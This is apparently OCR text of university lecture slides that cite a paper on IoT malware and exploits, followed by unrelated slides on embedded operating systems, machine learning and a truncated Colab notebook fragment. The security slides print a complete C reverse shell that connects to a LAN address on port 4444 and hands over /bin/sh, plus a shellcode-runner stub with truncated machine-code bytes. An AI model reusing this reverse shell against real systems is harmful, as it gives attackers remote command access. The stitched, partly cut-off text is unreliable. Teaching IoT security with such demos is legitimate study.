
Cristian Toma, Boja, C., Popa, M., Doinea, M., Ciurea, C. (2022)

"Viruses, Exploits, Malware and Security Issues on IoT Devices"

In: Ryan, P.Y., Toma, C. (eds) Innovative Security Solutions for Information Technology and Communications. SecITC 2021. Lecture Notes in Computer Science, vol 13195. Springer, Cham.


https://doi.org/10.1007/978-3-031-17510-7_22

https://github.com/critoma/armasmiot/tree/master/labs/workspacearmassembly



Research Results

Viruses, Exploits, Malware and Security Issues on IoT Devices




Cristian Toma, C. Boja, M. Popa, M. Doinea, and C. Ciurea, "Viruses, Exploits, Malware and Security Issues on IoT Devices", SecITC 2021, Springer LNCS 13195, DOI: https://doi.org/10.1007/978-3-031-17510-7_22

Research Results

PoC / DEMO: Attack Architecture

Discovered users	IP addresses	MAC addresses
Oki MB47…	192.168.1.106	00:25:36:56:7F:98
local user (…	192.168.1.102	18:65:90:DB:E8:37
Raspberry Pi	192.168.1.101	DC:A6:32:BB:DE:E2
Raspberry Pi	192.168.1.100	B8:27:EB:13:8A:6C
network ro…	192.168.1.1	CC:32:E5:1B:FF:9C




Cristian Toma, C. Boja, M. Popa, M. Doinea, and C. Ciurea, “Viruses, Exploits, Malware and Security Issues on IoT Devices”, SecITC 2021, Springer LNCS 13195, DOI: https://doi.org/10.1007/978-3-031-17510-7_22

Research Results

Viruses, Exploits, Malware and Security Issues on IoT Devices

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void) {
    int sockfd;
    socklen_t socklen;

    struct sockaddr_in addr;

    addr.sin_family = AF_INET;
    addr.sin_port = htons( 4444 );
    addr.sin_addr.s_addr = inet_addr("192.168.1.101");

    sockfd = socket( AF_INET, SOCK_STREAM, IPPROTO_IP );

    connect(sockfd, (struct sockaddr *)&addr, sizeof(addr));

    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);

    execve( "/bin/sh", NULL, NULL );
}
```

Author Contributions
Conceptualization, C.T. and C.B.; software development, C.T. and C.B.; validation, C.T., M.P. and M.D.; resources, C.C; writing—original draft preparation, C.T.; writing—review and editing, M.D.; supervision, C.T.; project administration, C.T.





Cristian Toma, C. Boja, M. Popa, M. Doinea, and C. Ciurea, "Viruses, Exploits, Malware and Security Issues on IoT Devices", SecITC 2021, Springer LNCS 13195, DOI: https://doi.org/10.1007/978-3-031-17510-7_22

1.4 Research Results

Viruses, Exploits, Malware and Security Issues on IoT Devices

```c
#include <stdio.h>

// Run hex ARM 32 bits machine code from .text of the current program
// gcc -o out/run_hex_machinecode_reverse_shell.elf32 run_hex_machinecode_reverse_shell.c
// TODO: use char code[] = {...} inside main, with -z execstack, for current Linux
// gcc -z execstack -o out/run_hex_machinecode_reverse_shell.elf32 run_hex_machinecode_reverse_shell.c

// Broken on recent Linux, used to work without execstack.

int main () {
  // void* cast is easier to type than a cast to function pointer,
  // and in C can be assigned to any other pointer type.  (not C++)
  // can be non-const if you use gcc -z execstack.  static is also optional
  char code[] = {
    0x01, 0x30, 0x8f, 0xe2, 0x13, 0xff, 0x2f, 0xe1, 0x02, 0x20, 0x01, 0x21, 0x92, 0x1a, 0xc8, 0x27, 0x51,
  };

   //char ret0_code[] = "\x31\xc0\xc3";   // xor eax,eax ;  ret
                       // the compiler will append a 0 byte to terminate the C string,
                       // but that's fine.  It's after the ret.

  void (*main_of_reverse_shellc) () = (void*)code;
  //int (*ret0)(void) = (void*)ret0_code;

  // run code
  main_of_reverse_shellc();
  //return ret0();
  return 0;
}
```





Cristian Toma, C. Boja, M. Popa, M. Doinea, and C. Ciurea, “Viruses, Exploits, Malware and Security Issues on IoT Devices”, SecITC 2021, Springer LNCS 13195, DOI: https://doi.org/10.1007/978-3-031-17510-7_22

2.4 Embedded OS DEMO | Hands-on


Topic 4: ASM ARM 32bits Boot-loader and OS/RTOS
FreeRTOS vs Zephyr OS vs mbedOS for ESP32 – RISC-V board

https://singpolyma.net/category/singpolyma-kernel/
https://github.com/singpolyma/singpolyma-kernel

https://www.cl.cam.ac.uk/projects/raspberrypi/tutorials/os/armv6.html


Artificial Intelligence & Machine Learning Overview


When most people hear "Machine Learning", they picture:




Artificial Intelligence & Machine Learning Overview

When most people hear “Machine Learning” / “Învățare automată”, they picture:









Artificial Intelligence & Machine Learning Overview


When most people hear "Machine Learning," they picture?:







AI/ML and Tiny ML Intro – Short Java Demo – non-JC

```
    {
      "cell_type": "markdown",
      "metadata": {
        "colab_type": "text",
        "id": "eTZpu6-mNG9j"
      },
      "source": [
        "## Hiding code\n",
        "[Forms example](https://colab.research.google.com/notebooks/form
        "\n",
        "The cell below will automatically load with code hidden. Double 
      ]
    },
    {
      "cell_type": "code",
      "metadata": {
        "colab_type": "code",
        "id": "aXJaZqFpNK-q",
        "colab": {}
      },
      "source": [
        "#@title Give me a name {display-mode: \"form\"}\n",
        "\n",
        "# This code will be hidden when the notebook is loaded.\n"
      ],
      "execution_count": 0,
      "outputs": []
    }
  ]
